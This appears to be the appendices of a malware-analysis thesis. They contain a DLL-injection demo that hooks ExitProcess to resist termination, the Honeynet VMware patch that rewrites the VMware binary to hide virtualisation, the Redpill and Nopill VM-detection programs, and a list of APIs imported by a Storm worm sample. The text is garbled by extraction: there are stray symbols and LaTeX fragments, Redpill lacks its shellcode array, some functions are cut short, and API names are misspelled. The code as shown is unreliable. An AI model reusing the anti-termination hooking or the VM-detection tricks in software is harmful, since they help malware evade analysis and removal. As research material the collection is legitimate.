 // our demo can be closed with a simple button click
 // there's no reason to use bad tricks to close us
 SetLastError(ERROR_ACCESS_DENIED);
int WINAPI WinMain (HINSTANCE hInstance,
                  HINSTANCE hPrevInstance,
                  LPSTR lpCmdLine,
                  int nCmdShow)
ł
 // InitializeMadCHook is needed only if you're using the static madCHook.lib
 InitializeMadCHook();
 // create an ipc queue, through which our dll can contact us
 CHAR arrCh [MAX_PATH];
  wsprintf(arrCh, "HookProcessTermination%u", GetCurrentSessionId());
  if (CreateIpcQueue(arrCh, HandleProcessTerminationRequest)) {
   // the 9x task manager doesn't use TerminateProcess, so we hide from it
   HideMeFrom9xTaskList();
   // now inject our dll into all processes system wide
   if (Inject(true)) {
     // hook ExitProcess, so that other processes can't create a remote thread
     \ensuremath{/\!/} in which they execute <code>ExitProcess</code> to terminate our process
     HookAPI("kernel32.dll", "ExitProcess",
             ExitProcessCallback, (PVOID*) &ExitProcessNext);
     // as long as the following box is shown, the hook remains installed
     ShowInfoWindow();
     // unhook the ExitProcess hook again, otherwise Windows can't properly
     // end our process
     UnhookAPI((PVOID*) &ExitProcessNext);
     // remove our dll again
     Inject(false);
   } else
     // if you want your stuff to run in under-privileges user accounts, too,
     // you have to do write a little service for the NT family
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 ${\bf return} \ {\rm true} \ ;$

}

B Honeynet VMware Patch

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/*
 * Honey-VMware patch
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 * French Honeynet Project <http://www.frenchhoneynet.org/>
 * CADHo Project <http://www.eurecom.fr/~dacier/CADHO/>
 * BACKUP YOUR VMWARE-VMX BINARY BEFORE USING THIS PATCH !
 * gcc -Wall -lz -o NEW_VMpatch NEW_VMpatch.c # ZLib is needed !
 * Here are a few considerations on how to increase furtivity of VMware in
 * the context on honeypots. Of this is far from perfect as there still
 * remain a lot of ways to fingerprint a virtual host.
 * 1) The I/O backdoor
      Just check "VMware's back" page, it is well documented there.
This patch can disable it, or if you are smart enough, you can change
      the magic number to hide it.
 * 2) The MAC address
      VMware has 3 registered OUIs that will allow anyone to easily
      fingerprint a NIC (locally, on a local network, or through SMB).
      This patch will allow you to change the default OUI 00:0c:29 to the
      one of your choice. Keep in mind that the NIC is supposed to be an
      AMD PCNet32.
 * 3) The video adapter
      Well since the emulated video adapter has its PCI IDs related to
      VMware, we will fix that. We won't only change the IDs, we will
      fully replace the video adapter bios. In order to do so, you must
      dump a working video bios. Of course, not all the bioses will work
      in VMware, you will have to test. You can use for example :
      - S3_Inc._ViRGE_DX_or_GX.bios
      - ...
 * 4) The CDROM device
      There is no need to patch anything for that. Just set up a generic
      SCSI device (/dev/sg*) linked to your physical CDROM device (use SCSI
      emulation if needed), choose it as your CDROM device and it will do
      the job.
 *
 * You must not use this patch if you have already installed virtual hosts
 * since it will probably screw some stuff. It is a lot wiser to freshly
 * install new hosts after having applied the patch.
 * PLEASE READ THE CODE AND COMMENTS !
 *
 */
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <linux/elf.h>
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#include <zlib.h>
#include <fcntl.h>
#include <sys/mman.h>
#define NEW_VMX86_OUI0 0x00 // NOT USED
#define NEW_VMX86_OUI1 0x60
#define NEW_VMX86_OUI2 0xb0
#define PATCH_IO_BACKDOOR 1
#define PATCH_VIDEO_BIOS 2
#define PATCH_MAC_ADDRESS 4
#define VERSION 0.2.0 alpha1
typedef struct
ł
  char *name;
  unsigned long int crc32;
} vmwareVersion;
// The patch has been tested on these versions
vmwareVersion vmwareVersions[] =
{
  { "VMware Workstation 5.0.0 build -13124", 0xa222c2e7 }
};
int version = -1;
unsigned char *vmxBinary = NULL, *vmmBinary = NULL;
Elf32_Ehdr *vmxEhdr = NULL, *vmmEhdr = NULL;
Elf32_Shdr *vmxShdr = NULL, *vmmShdr = NULL;
char *vmxShstrtab = NULL, *vmmShstrtab = NULL;
int indexText = -1, indexVbios = -1, indexVmm = -1,
  indexZtext = -1, indexZrodata = -1;
unsigned char *sectionVbios = NULL, *sectionZtext = NULL,
  *sectionZrodata = NULL, *sectionVmm = NULL;
char *memstr(char *haystack, unsigned int h_size,
          const char *needle, unsigned int n_size)
ł
  char *p;
  for (p = haystack; p \le (haystack - n_size + h_size); p++)
    if (memcmp(p, needle, n_size) = 0)
          return p;
  return NULL;
}
void usage(char *program)
{
  printf("[!] Usage: %s [-d BIOS | [-b] [-m] [-v BIOS]]\n", program);
  printf("[!] -d: dumps current video adapter bios to file BIOS\n");
  \label{eq:printf("[!] b: disables the I/O backdoor \n");} \\
  printf("[!] -m: patches the MAC address generation routine\n");
  printf("[!] -v: replaces VMware video
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adapter bios with the one in file BIOS \setminus n");
 exit (EXIT_FAILURE);
}
/*
 * int patchIOBackdoor(void)
* This function will disable the I/O backdoor by noping the conditional jump coming
* shortly after the comparison with the magic number (0x564D5868). This comparison
 st is located in the VMM binary within its .ztext section. The section has to be
 * uncompressed, patched, then compressed again, thanks to zlib.
 *
*/
int patchIOBackdoor(void)
Ł
 int error = EXIT_FAILURE;
 unsigned long int length, newLength;
 unsigned char *p, *data = NULL;
  \mbox{const unsigned char instr_cmp} [] = \{ \ 0x81 \,, \ 0x7d \,, \ 0x08 \,, \ 0x68 \,, \ 0x58 \,, \ 0x4d \,, \ 0x56 \ \}; \label{eq:const-cmp}
    // cmp [ebp+arg_0],'VMXh'
 const unsigned char instr_jz [] = { 0x74, 0x5c }; // jz short loc_XXXXXX
  printf("[!] Disabling I/O backdoor\n");
  length = 320 * 1024;
  if ((data = malloc(length)) == NULL)
    goto end;
  if (uncompress(data, &length,
    &vmmBinary[vmmShdr[indexZtext].sh_offset],
     vmmShdr[indexZtext].sh_size) != Z_OK)
    goto end;
 // Look for instr_cmp in uncompressed .ztext
  if ((p = memstr(data, length, instr_cmp, sizeof(instr_cmp))) == NULL)
    goto end;
 p += 20;
 // instr_jz should be 20 bytes further
 if (memcmp(p, instr_jz, sizeof(instr_jz)) = 0)
  {
    //printf("[-] (Put a fancy error message here)\n");
   goto end;
  }
 memset(p, 0x90, sizeof(instr_jz)); // NOP out the jump
 // Compress the section
 newLength = 192 * 1024;
  if ((sectionZtext = malloc(newLength)) == NULL)
    goto end;
  if (compress2(sectionZtext, &newLength, data, length, Z_BEST_COMPRESSION) != Z_OK)
 goto end;
 vmmShdr[indexZtext].sh_size = newLength;
 vmmShdr[indexZtext].sh_entsize = length;
  printf("[+] I/O backdoor successfully disabled\n");
  error = EXIT\_SUCCESS;
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end:
  free(data);
 return error;
/*
 * int patchMACAddress(void)
\ast This function will patch the default generated OUI (00:0C:29) with the one of
 * your choice 00:XX:YY (check defines at the top of the program). There are in
 * fact two places that need patching, the generation routine (mov), and the
 * verification routine (cmp).
* If you want to use vmware-natd, you will have to enable the AllowAnyOUI option.
* It will result in a conflict for existing virtual hosts, that you can solve
 * by removing the ethernet0.* lines in the configuration file of the virtual
 * machine.
*/
int patchMACAddress(void)
ł
 unsigned char *p, *data = &vmxBinary[vmxShdr[indexText].sh_offset];
 unsigned int length = vmxShdr[indexText].sh_size;
 const unsigned char instr_mov1[] = { 0xc6, 0x45, 0xc8, 0x00 };
    // mov byte ptr [ebp+var_38],0
 const unsigned char instr_mov2[] = { 0xc6, 0x45, 0xc9, 0x0c };
    // mov byte ptr [ebp+var_38+1],0ch
 const unsigned char instr_mov3 [] = { 0xc6, 0x45, 0xcA, 0x29 };
    // mov byte ptr [ebp+var_38+2],29h
 const unsigned char instr_cmp1[] = { 0x80, 0x7b, 0x01, 0x0c };
    // cmp byte ptr [ebx+1],0ch
 const unsigned char instr_cmp2[] = { 0x80, 0x7b, 0x02, 0x29 };
    // cmp byte ptr [ebx+2],29h
  printf("[!] Patching MAC address generation\n");
  if ((p = memstr(data, length, instr_mov1, sizeof(instr_mov1))) == NULL)
  return EXIT_FAILURE;
 p += 4;
  if (memcmp(p, instr_mov2, sizeof(instr_mov2)) != 0)
    return EXIT_FAILURE;
  *(p + 3) = NEW_VMX86_OUI1;
 p += 4;
  if (memcmp(p, instr_mov3, sizeof(instr_mov3)) != 0)
 return EXIT_FAILURE;
  *(p + 3) = NEW_VMX86_OUI2;
 p += 4;
 length = p - data;
  if ((p = memstr(p, length, instr_cmp1, sizeof(instr_cmp1))) == NULL)
    return EXIT_FAILURE;
  *(p + 3) = NEW_VMX86_OUI1;
 p += 22;
 // instr_cmp2 should be 22 bytes further
  if (memcmp(p, instr_cmp2, sizeof(instr_cmp2)) != 0)
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return EXIT_FAILURE;
  *(p + 3) = NEW_VMX86_OUI2;
  printf("[+] MAC address generation succesfully patched\n");
 return EXIT_SUCCESS;
}
/*
* int patchVideoAdapter(char *filename)
* This routine will replace the video adapter bios shipped with VMware with
\ast the one of your choice. It will also replace the PCI IDs hardcoded in the
\ast .text section of the VMX binary. Of course not any BIOS can do, usually the
* one of simple-and-not-too-recent video cards will work fine.
*/
int patchVideoAdapter(char *filename)
ł
 int error = EXIT_FAILURE;
 unsigned long int length, newLength;
 unsigned char *p, *text, *data = NULL;
 unsigned short int offset;
 FILE * file;
 unsigned short int vendor, device;
 const unsigned char instr_mov[] = { 0x66, 0xc7, 0x03, 0xad, 0x15 };
    // mov word ptr [ebx],15adh
 const unsigned char instr_const [] = { 0x05, 0x04 };
   // 405h
  printf("[!] Replacing video adapter bios\n");
  if ((file = fopen(filename, "rb")) == NULL)
   return error;
  fseek(file, 0, SEEK_END);
 length = ftell(file);
  fseek(file, 0, SEEK_SET);
  if ((data = malloc(length)) == NULL)
   goto end;
  if (fread(data, 1, length, file) != length)
   goto end;
  if (data[0] != 0x55 || data[1] != 0xaa)
   goto end;
  offset = *(unsigned short int *)(&data[24]);
  if (memcmp(\&data[offset], "PCIR", 4) != 0)
    goto end;
 vendor = *(unsigned short int *)(&data[offset + 4]);
  device = *(unsigned short int *)(\&data[offset + 6]);
  printf("[?] VendorID 0x%04x\n[?] DeviceID 0x%04x\n", vendor, device);
 newLength = 32 \times 1024;
  if ((sectionVbios = malloc(newLength)) == NULL)
    goto end;
  if (compress2(sectionVbios, &newLength, data, length, Z_BEST_COMPRESSION) != Z_OK)
   goto end;
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vmxShdr[indexVbios].sh_size = newLength;
  vmxShdr[indexVbios].sh_entsize = length;
  text = &vmxBinary[vmxShdr[indexText].sh_offset];
  length = vmxShdr[indexText].sh_size;
  if ((p = memstr(text, length, instr_mov, sizeof(instr_mov))) == NULL)
    return EXIT_FAILURE;
  p += 5;
  length = p - text;
  if ((p = memstr(p, length, instr_mov, sizeof(instr_mov))) == NULL)
    return EXIT_FAILURE;
  *(unsigned short int *)(p + 3) = vendor;
  p += 5;
  length = p - text;
  if ((p = memstr(p, length, instr_const, sizeof(instr_const))) == NULL)
    return EXIT_FAILURE;
  *(unsigned short int *)p = device;
  printf("[+] Video adapter bios successfully replaced\n");
  error = EXIT\_SUCCESS;
end:
  fclose(file);
  free(data);
  return error;
}
/*
 * int dumpVideoBios(char *filename)
 *
 * This function will allow you to dump the video adapter bios on the current
 * machine to a file. The BIOS is usually mapped at 0xc0000, but you can have
 * a look at /proc/iomem to be sure.
 *
 */
int dumpVideoBios(char *filename)
ł
  int error = EXIT_FAILURE;
  unsigned char *mem;
   int fd1, fd2, length;
  printf("[!] Dumping video adapter bios\n");
  if ((fd1 = open(filename, O_CREAT | O_WRONLY, 0600)) = 0)
   return error;
  if ((fd2 = open("/dev/mem", O.RDONLY)) == 0)
  {
    printf("[-] Error opening /dev/mem\n");
    close (fd1);
    return error;
  }
#define START 0xc0000
#define LENGTH 0x20000
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if ((mem = mmap(0, LENGTH, PROT_READ, MAP_SHARED, fd2, START)) == MAP_FAILED)
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{
  printf("[-] Error mapping /dev/mem\n");
  goto end;
  length = mem[2] * 512;
  if (write(fd1, mem, length) == length)
  {
  printf("[+] Video adapter bios successfully dumped (%d bytes)\n", length);
  error = EXIT\_SUCCESS;
  }
  munmap(mem, LENGTH);
end:
  close (fd2);
  close (fd1);
  return error;
}
int main(int argc, char *argv[])
{
  FILE *file , *process;
  char buffer [64], *videoBios = NULL;
  int i, error = EXIT_FAILURE;
  unsigned int fileSize, size;
  unsigned char *newBinary = NULL;
  int c, options = 0;
  if (argc < 2)
    usage(argv[0]);
  while ((c = getopt(argc, argv, "bd:mv:")) != EOF)
  {
    switch (c)
    {
      case 'b':
        options |= PATCH_IO_BACKDOOR;
          break;
      case 'd':
        exit(dumpVideoBios(optarg));
          break;
      case 'm':
        options |= PATCH_MAC_ADDRESS;
          break;
      case 'v':
        options |= PATCH_VIDEO_BIOS;
        videoBios = optarg;
          break;
      default :
        usage(argv[0]);
          break;
```

```
}
      }
if ((process = popen("/usr/bin/vmware -v", "r")) == NULL)
  return error;
if (fgets(buffer, sizeof(buffer), process) == NULL)
   return error;
if (pclose(process) = -1)
  return error;
for (i = 0; i < sizeof(vmwareVersions) / sizeof(vmwareVersions[0]); i++)
  if (strncmp(buffer, vmwareVersions[i].name, strlen(vmwareVersions[i].name)) == 0)
    version = i;
if (version = -1)
{
  printf("[-] Unknown VMware versionn");
  return error;
}
printf("[+] Detected %s\n", vmwareVersions[version].name);
if ((file = fopen("/usr/lib/vmware/bin/vmware-vmx", "rb")) == NULL)
  return error;
\texttt{fseek(file, 0, SEEK_END);}
fileSize = ftell(file);
if ((vmxBinary = malloc(fileSize)) == NULL)
  goto end;
fseek(file, 0, SEEK_SET);
if (fread(vmxBinary, 1, fileSize, file) != fileSize)
  goto end;
printf("[?] CRC32 0x%08lx\n", crc32(0xffffffffL, vmxBinary, fileSize));
if (crc32(0xfffffffffL, vmxBinary, fileSize) != vmwareVersions[version].crc32)
{
  printf("[-] The vmware-vmx binary is not the original onen");
  goto end;
}
vmxEhdr = (Elf32_Ehdr *)(\&vmxBinary[0]);
vmxShdr = (Elf32_Shdr *)(\&vmxBinary[vmxEhdr->e_shoff]);
vmxShstrtab = &vmxBinary[vmxShdr[vmxEhdr->e_shstrndx].sh_offset];
for (i = 1; i < vmxEhdr \rightarrow e_shnum; i++)
{
  if (!strcmp(&vmxShstrtab[vmxShdr[i].sh_name], ".text"))
  indexText = i;
  else if (!strcmp(&vmxShstrtab[vmxShdr[i].sh_name], ".vbios"))
    indexVbios = i;
  else if (!strcmp(&vmxShstrtab[vmxShdr[i].sh_name], ".vmm"))
   indexVmm = i;
  if (indexText != -1 & indexVbios != -1 & indexVmm != -1)
    break;
if (i == vmxEhdr->e_shnum)
  goto end;
if ((options & PATCH_MAC_ADDRESS) != 0)
```

```
{
  if (patchMACAddress() != EXIT_SUCCESS)
  goto end;
}
if ((options & PATCH_VIDEO_BIOS) != 0)
ł
  if (patchVideoAdapter(videoBios) != EXIT_SUCCESS)
    goto end;
}
vmmBinary = &vmxBinary[vmxShdr[indexVmm].sh_offset];
vmmEhdr = (Elf32_Ehdr *)(\&vmmBinary[0]);
vmmShdr = (Elf32_Shdr *)(\&vmmBinary[vmmEhdr->e_shoff]);
vmmShstrtab = &vmmBinary[vmmShdr[vmmEhdr->e_shstrndx].sh_offset];
for (i = 0; i < vmmEhdr \rightarrow e_shnum; i++)
{
  if (!strcmp(&vmmShstrtab[vmmShdr[i].sh_name], ".ztext"))
    indexZtext = i;
  else if (!strcmp(&vmmShstrtab[vmmShdr[i].sh_name], ".zrodata"))
    indexZrodata = i;
  if (indexZtext != -1 && indexZrodata != -1)
    break;
}
if (i == vmmEhdr->e_shnum)
  goto end;
if ((options & PATCH_IO_BACKDOOR) != 0)
{
  if (patchIOBackdoor() != EXIT_SUCCESS)
  goto end;
}
if ((\text{sectionVmm} = \text{malloc}(512 * 1024)) == \text{NULL})
  goto end;
memset (sectionVmm, '\setminus0', 512 * 1024);
size = sizeof(Elf32\_Ehdr);
for (i = 0; i < vmmEhdr \rightarrow e_shnum; i++)
{
  if (strcmp(&vmmShstrtab[vmmShdr[i].sh_name], ".bss"))
  {
    if (i == indexZtext && sectionZtext)
      memcpy(\&sectionVmm\left[\ size\ \right],\ sectionZtext\ ,\ vmmShdr\left[\ i\ \right].\ sh\_size\ );
      else if (i == indexZrodata && sectionZrodata)
        memcpy(&sectionVmm[size], sectionZrodata, vmmShdr[i].sh_size);
      else
        memcpy(&sectionVmm[size], &vmmBinary[vmmShdr[i].sh_offset],
        vmmShdr[i].sh_size);
      vmmShdr[i].sh_offset = size;
      size += vmmShdr[i].sh_size;
   }
}
vmmEhdr \rightarrow e_shoff = size;
memcpy(&sectionVmm[0], vmmEhdr, sizeof(Elf32_Ehdr));
memcpy(&sectionVmm[size], vmmShdr, vmmEhdr->e_shentsize * vmmEhdr->e_shnum);
```

```
size += vmmEhdr->e_shentsize * vmmEhdr->e_shnum;
 vmxShdr[indexVmm].sh_size = size;
  if ((file = freopen("/usr/lib/vmware/bin/vmware-vmx", "wb", file)) == NULL)
  {
    //printf("[-] (Put a fancy error message here)\n");
    goto end;
  if ((\text{newBinary} = \text{malloc}(4096 * 1024)) == \text{NULL})
    goto end;
 memset(newBinary, '0', 4096 * 1024);
  i = (indexVbios < indexVmm) ? indexVbios : indexVmm;
  size = vmxShdr[i].sh_offset;
 memcpy(&newBinary[0], &vmxBinary[0], size);
  for (; i < vmxEhdr->e_shnum; i++)
 {
    if (i == indexVbios && sectionVbios)
      memcpy(&newBinary[size], sectionVbios, vmxShdr[i].sh_size);
    else if (i == indexVmm && sectionVmm)
      memcpy(&newBinary[size], sectionVmm, vmxShdr[i].sh_size);
    else
      memcpy(&newBinary[size], &vmxBinary[vmxShdr[i].sh_offset],
        vmxShdr[i].sh_size);
      vmxShdr[i].sh_offset = size;
      size += (((vmxShdr[i].sh_size - 1))
        / vmxShdr[i].sh_addralign) + 1) * vmxShdr[i].sh_addralign;
 }
 vmxEhdr \rightarrow e_shoff = size;
 memcpy(&newBinary[0], vmxEhdr, sizeof(Elf32_Ehdr));
 memcpy(&newBinary[size], vmxShdr, vmxEhdr->e_shentsize * vmxEhdr->e_shnum);
  size += vmxEhdr->e_shentsize * vmxEhdr->e_shnum;
  fseek(file, 0, SEEK_SET);
  if (fwrite(newBinary, 1, size, file) != size)
    goto end;
  error = EXIT\_SUCCESS;
end:
  free(newBinary);
  free(sectionVmm);
  free(sectionZrodata);
  free(sectionZtext);
  free(sectionVbios);
  free(vmxBinary);
  fclose(file);
 return error;
```

}

C Redpill

```
/* VMM detector, based on SIDT trick
 * written by joanna at invisiblethings.org
 *
 \ast should compile and run on any Intel based OS
 *
 * http://invisiblethings.org
 */
#include <stdio.h>
int main () {
  *((unsigned*)\&rpill[3]) = (unsigned)m;
  ((void(*)())&rpill)();
  printf ("idt base: \% \# x \ ((unsigned*) \& m[2]));
  if (m[5]>0xd0) printf ("Inside Matrix!\n", m[5]);
  else printf ("Not in Matrix.\n");
  return 0;
}
```

D Nopill

```
/*
 * Nopill - LDT VM checking on the cheap
 * http://www.offensivecomputing.net/
 * Change List
 * 3/26/06 - sidt, sgdt, sldt all return two byte values, not 6 bytes.
Whoops.
 */
#include <stdio.h>
inline int idtCheck ()
{
        unsigned char m[2];
        __asm sidt m;
        printf("IDTR: \%2.2x \ \%2.2x \ m[0], \ m[1]);
        return (m[1] > 0 x d0) ? 1 : 0;
}
int gdtCheck()
{
        unsigned char m[2];
        __asm sgdt m;
        printf("GDTR: \%2.2x \ \%2.2x \ m[0], \ m[1]);
        return (m[1] > 0 x d0) ? 1 : 0;
}
int ldtCheck()
{
        unsigned char m[2];
        __asm sldt m;
       }
int main(int argc, char * argv[])
{
        idtCheck();
        gdtCheck();
        if (ldtCheck())
                printf("Virtual Machine detected.\n");
        else
                printf("Native machine detected.\n");
        return 0;
}
```

E Storm—API Usage

The following shows what API the decrypted sample of Storm uses. The results are obtained using DependencyWalker.

What i am trying to do here is getting a better picture of what happens on the system when the malware runs. Below I try to reduce a general and massively complicated question, to one that can be answered by the tools at hand:

Hard Q: How does the malicious code work?

Easy Q: What APIs does it import?

```
Storm Analysis:
 Imported APIs
Analysed using DependencyWalker
(www.dependencywalker.com)
Manual Writeup by Lars Haukli
(this is not a stringdump)
*********
imports from Kernel32.dll:
*******
GetSystemDirectoryA()
SetCurrentDirectoryA()
OpenEventA()
SetEvent()
GetFullPathNameA()
GetCurrentProcess()
GetLastError()
CreateFileA()
WriteFile()
CloseHandle()
      APIs from ntdll.dll
      _wcsnicmp()
      NtFsControlFile()
      NtCreateFile()
      RtlAllocateHeap()
      RtlFreeHeap()
      NtOpenFile()
      NtQueryInformationFile()
      NtQueryEaFile()
      RtlLengthSecurityDescriptor()
```

NtQuerySecurityObject() NtSetEaFile() NtSetSecurityObject() NtSetInformationFile() CsrClientCallServer() NtDeviceIoControlFile() NtClose() RtlInitUnicodeString() wcscspn() RtlUnicodeToMultiByteSize() wcslen() _memicmp() memmove() NtQueryValueKey() NtOpenKey() NtFlushKey() NtSetValueKey() NtCreateKey() RtlNtStatusToDosError() RtlFreeUnicodeString() RtlDnsHostNameToComputerName() wcsncpy() RtlUnicodeStringToAnsiString() RtlxUnicodeStringToANsiSize() NlsMbCodePageTag() RtlAnsiStringToUnicodeString() RtlInitAnsiString() RtlCreateUnicodeSTringFromAsciiz() wcschr() wcsstr() RtlPrefixString() _wcsicmp() RtlGetFullPathName_U() RtlGetCurrentDirectory_U() NtQueryInformationProcess() RtlUnicodeSTringToOemString() RtlReleasePebLock() RtlFreeAnsiString() RtlSetCurrentDirectory_U() RtlTimeToTimeFields() NtSetSystemTime() RtlTimeFieldsToTime() NtQuerSystemInformation() RtlSetTimeZoneInformation() NtSetSystemInformation() RtlCutoverTimeToSystemTme_allmul DbgBreakPoint() RtlFreSid() RtlSetDaclSecurityDescriptor() RtlAddAccessAllowedAce() RtlCreateAcl() RtlLengthSid() DbgPrint()

NtOpenProcess() CsrGetProcessId() DbgUiConnectToDbg() DbgUiIssueRemoteBreakin() NtSetInformationDebugObject() DbgUiGetThreadDebugObject() NtQueryInformationThread() DbgUiConvertStateChangeStructure() DbgUiWaitStateChange() DbgUiContinue() DbgUiStopDebugging() RtlDosPathNameToNtPathName_U() RtlsIsDosDeviceName_U() RtlCreateAtomTable() NtAddAtom() RtlAddAtomToAtomTable() NtFindAtom() RtlLookupAtomIn NtFindAtom() NtDeleteAtom() RtlDeleteAtomFromAtomTable() NtQueryInformationAtom() RtlQueryAtomInAtomTable() RtlOemStringToUnicodeString() TrlMultiByteToUnicodeN() RtlPrefixUnicodeString() RtlLeaveCriticalSection() RtlEnterCriticalSection() NtEnumerateValueKey() RtlIsTextUnicode() NtReadFile() NtAllocateVirtualMemory() NtUnlockFile() RtlAppendUnicodeStringToString() RtlAppendUnicodeToString() RtlCopyUnicodeString() NtFreVirtualMemory() NtWriteFile() RtlCreateUnicodeString() RtlFormatCurrentUserKeyPath() RtlGetLongestNtPathLength() NtDuplicateObject() NtQueryKey() NtEnumerateKey() NtDeleteValueKey() RtlEqualString() CsrFreeCaptureBuffer() CsrCaptureMessageString() CsrAllocateCaptureBuffer() strncpy() RtlCharToInteger() RtlUpcaseUnicodeChar() RtlUpcaseUnicodeString() CsrAllocateMessagePointer()

NtQueryObject() wcscmp() RtlCompareMemory() NtQueryDirectoryObject() NtQuerySymbolicLinkObject() NtOpenSymbolicLinkObject() NtOpenDirectoryObject() NtCreateIoCompletion() NtSetIoCompletion() NtRemoveIoCompletion() NtSetInformationProcess() NTQueryDirectoryFile() RtlDeleteCriticalSection() NtNotifyChagneDirectoryFile() NtWaitForSingleObject() RtlInitializeCriticalSection() NtQueryDirectoryFile() RtlDeleteCriticalSection() NtNotifyChangeDirectoryFile() NtWaitForSingleObject() RtlInitializeCriticalSection() NtQueryVolumeInformationFile() NtFlushBuffersFile() RtlDeactivateActivationContextUnsafeFast() RtlActivateActivationContextUnsafeFast() NtCancelIoFile() NtReadyFileScatter() NtWriteFileGather() wcscpy() NtOpenSection() NtMapViewOfSection() NtFlushVirtualMemory() RtlFlushSecureMemoryCache() NtUnmapViewOfSection() NtCreateSection() NtQueryFullAttributesFile() swprintf() NtQueryAttributesFile() RtlDetermineDosPathNameType_U() NtRaiseHardError() NtQuerySystemEnvironmentValueEx() RtlGUIDFromString() NtSetSystemEnvironmentValueEx() RtlInitString() RtlUnlockHeap() RtlFreeHandle() RtlAllocateHandle() RtlLockHeap() RtlSizeHeap() RtlGetUserInfoHeap() RtlReAllocateHeap() RtlIsValidHandle() RtlCompactHeap() RtlImageNtHeader()

NtProtectVirtualMemory() NtQueryVirtualMemory() NtLockVirtualMemory() NtUnlockVirtualMemory() NtFlushInstructionCache() NtAllocateUserPhysicalPages() NtFreeUserPhysicalPages() NtMapUserPhysicalPages() NtMapUserPhysicalPagesScatter() NtGetWriteWatch() NtResetWriteWatch() NtSetInformationObject() CsrNewThread() CsrClientConnectToServer() // (caught my attention) RtlCreateTagHeap() LdrSetDllManifestProber() RtlSetThreadPoolStartFunc() RtlEncodePointer() _stricmp() wcscat() RtlCreateHeap() RtlDestroyHeap() RtlExtendHeap() RtlQueryTagHeap() RtlUsageHeap() RtlValidateHeap() RtlGetProcessHeaps() RtlWalkHeap() RtlSetHeapInformation() RtlQueryHeapInformation() RtlInitializeHandleTable() RtlExtendedLargeIntergerDivide() NtCreateMailslotFile() RtlFormatMessage() RtlFindMessage() LdrUnloadDll() LdrUnloadAlternateResourceModule() LdrDisableThreadCalloutsForDll() strchr() LdrGetDllHandle() LdrUnlockLoaderLock() LdrAddRefDll() RtlComputerPrivatizedDllName_U() RtlPcToFileHeader() LdrLockLoaderLock() RtlGetVersin() RtlVerifyVersionInfo() LdrEnumerateLoadedModules() RtlUnicodeStringToInteger() LdrLoadAlternateResourceModule()RtlDosApplyFileIsolationRedirection_Ustr() LdrLoadDll() LdrGetProcedureAddress() LdrFindResource_U()

LdrAccessResource() LdrFindResource_U() LdrAccessResource() LdrFindResourceDirectory_U() RtlImageDirectoryEntryToData() _strcmpi() NtSetInformationThread() NtOpenThreadToken() NtCreateNamedPipeFile() RtlDefaultNpAcl() RtlDosSearchPath_Ustr() RtlInitUnicodeStringEx() RtlQueryEnvironmenVariable_U() RtlAnsiCharToUnicodeChar() RtlIntegerToChar() NtSetVolumeInformationFile() RtllsNamedLegalDOS8Dot3() NtQueryPerformanceCounter() sprintf() NtPowerInformation() NtInitiatePowerAction() NtSetThreadExecutionState() NtRequestWakeupLatency() NtGetDevicePowerState() NtIsSystemResumeAutomatic() NtRequestDeviceWakeup() NtCancelDeviceWakeupRequest() NtWriteVirtualMemory() LdrShutdownProcess() NtTerminateProcess() RtlRaiseSTatus() RtlSetEnvironmentVariable() RtlExpandEnvironmentStrings_U() NtReadVirtualMemory() RtlCompareUnicodeString() RtlQueryRegistryValues() NtCreateJobSet() NtCreateJobObject() NtIsProcessInJob() RtlEqualSid() RtlSubAuthoritySid() RtlInitializeSid() RtlInitializeSid() NtQueryInformationToken() NtOpenProcessToken() NtResumeThread() NtAssignProcessToJobObject() CsrCaptureMessageMultiUnicodeStringsInPlace() NtCreateThread() NtCreateProcessEx() LdrQueryImageFileExecutionOptions() RtlDestroyEnvironment() NtQuerySection() NtQueryInformationJobObject()

RtlGetNativeSystemInformation() RtlxAnsiStringToUnicodeSize() NtOpenEvent() NtQueryEvent() NtTerminateThread() wcsrchr() NlsMbOemCodePageTag() RtlxUnicodeStringToOemSize() NtAdjustPrivilegesToken() RtlImpersonateSelf() wcsncmp() RtlDestroyProcessParamters() RtlCreateProcessParameters() RtlInitializeCriticalSectionAndSpinCount() NtSetEvent() NtClearEvent() NtPulseEvent() NtCreateSemaphore() NtOpenSemaphore() NtReleaseSemaphore() NtCreateMutant() NtOpenMutant() NtReleaseMutant() NtSignalANdWaitForSignleObject() NtWaitForMultipleObjects() NtDelayExecution() NtCreateTimer() NtOpenTimer() NtSetTimer() NtCancelTimer() NtCreateEvent() RtlCopyLuid() strrchr() _vsnwprintf() RtlReleaseActivationContext() RtlActivateActivationContextEx() RtlQueryInformationActivationContext() NtOpenThread() LdrShutdownThread() RtlFreeThreadActivationContextStack() NtGetContextThread() NtSetContextThread() NtSuspendThread() RtlRaiseException() RtlDecodePointer() towlower() RtlClearBits() RtlFindClearBitsAndSet() RtlAreBitsSet() NtQueueApcThread() NtYieldExecution() RtlRegisterWait() RtlRegisterWaitEx() RtlQueueWorkItem()

RtlSetIoCompletionCallback() RtlCreateTimerQueue() RtlCreateTimer() RtlUpdateTimer() RtlDeleteTimer() RtlDeleteTimerQueueEx() CsrIdentifyAlertableThread() RtlApplicationVerifierStop() _alloca_probe() RtlDestroyQueryDebugBuffer() RtlQueryProcessDebugInformation() RtlCreateQueryDebugBuffer() RtlCreateEnvironment() RtlFreeOemString() strstr() toupper() isdigit() atol() tolower() NtOpenJobObject() NtTerminateJobObject() NtSetInformationJobObject() RtlAddRefActivationContext() RtlZombifyActivationContext() RtlActivateActivationContext() RtlDeactivateActivationContext() DbgPrintEx() LdrDestroyOutOfProcessImage() LdrAccessOutOfProcessResource() LdrFindCreateProcessManifest() RtlNtStatusToDosErrorNoTeb() RtlpApplyLengthFunction() RtlGetLengthWithoutLastFullDosOrNtPathElement() RtlpEnsureBufferSize() RtlMultiAppendUnicodeStringBuffer() _snwprintf() RtlCreateActivationContext() RtlFindActivationContextSectionString() RtlFindActivationContextSectionGuid() _allshl() RtlNtPathNameToDosPathName() RtlUnhandledExceptionFilter() CsrCaptureMessageBuffer()NtQueryInstallUILanguage() NtQueryDefaultUILanguage() wcspbrk() RtlOpenCurrentUser() RtlGetDaclSecurityDescriptor() NtCreateDirectoryObject() _wcslwr() _wtol() RtlIntegerToUnicodeString() NtQueryDefaultLocale() _strlwr()

```
RtlUnwind()
*******
imports from Advapi32.dll:
LookupPrivilegeValueA()
AdjustTokenPrivileges()
CloseServiceHandle()
StartServiceA()
ChangeServiceConfigA()
ControlService()
OpernServiceA()
CreateServiceA()
OpenSCManagerA()
OpenProcessToken()
*******
imports from User32.dll:
*******
ExitWindowsEx()
*******
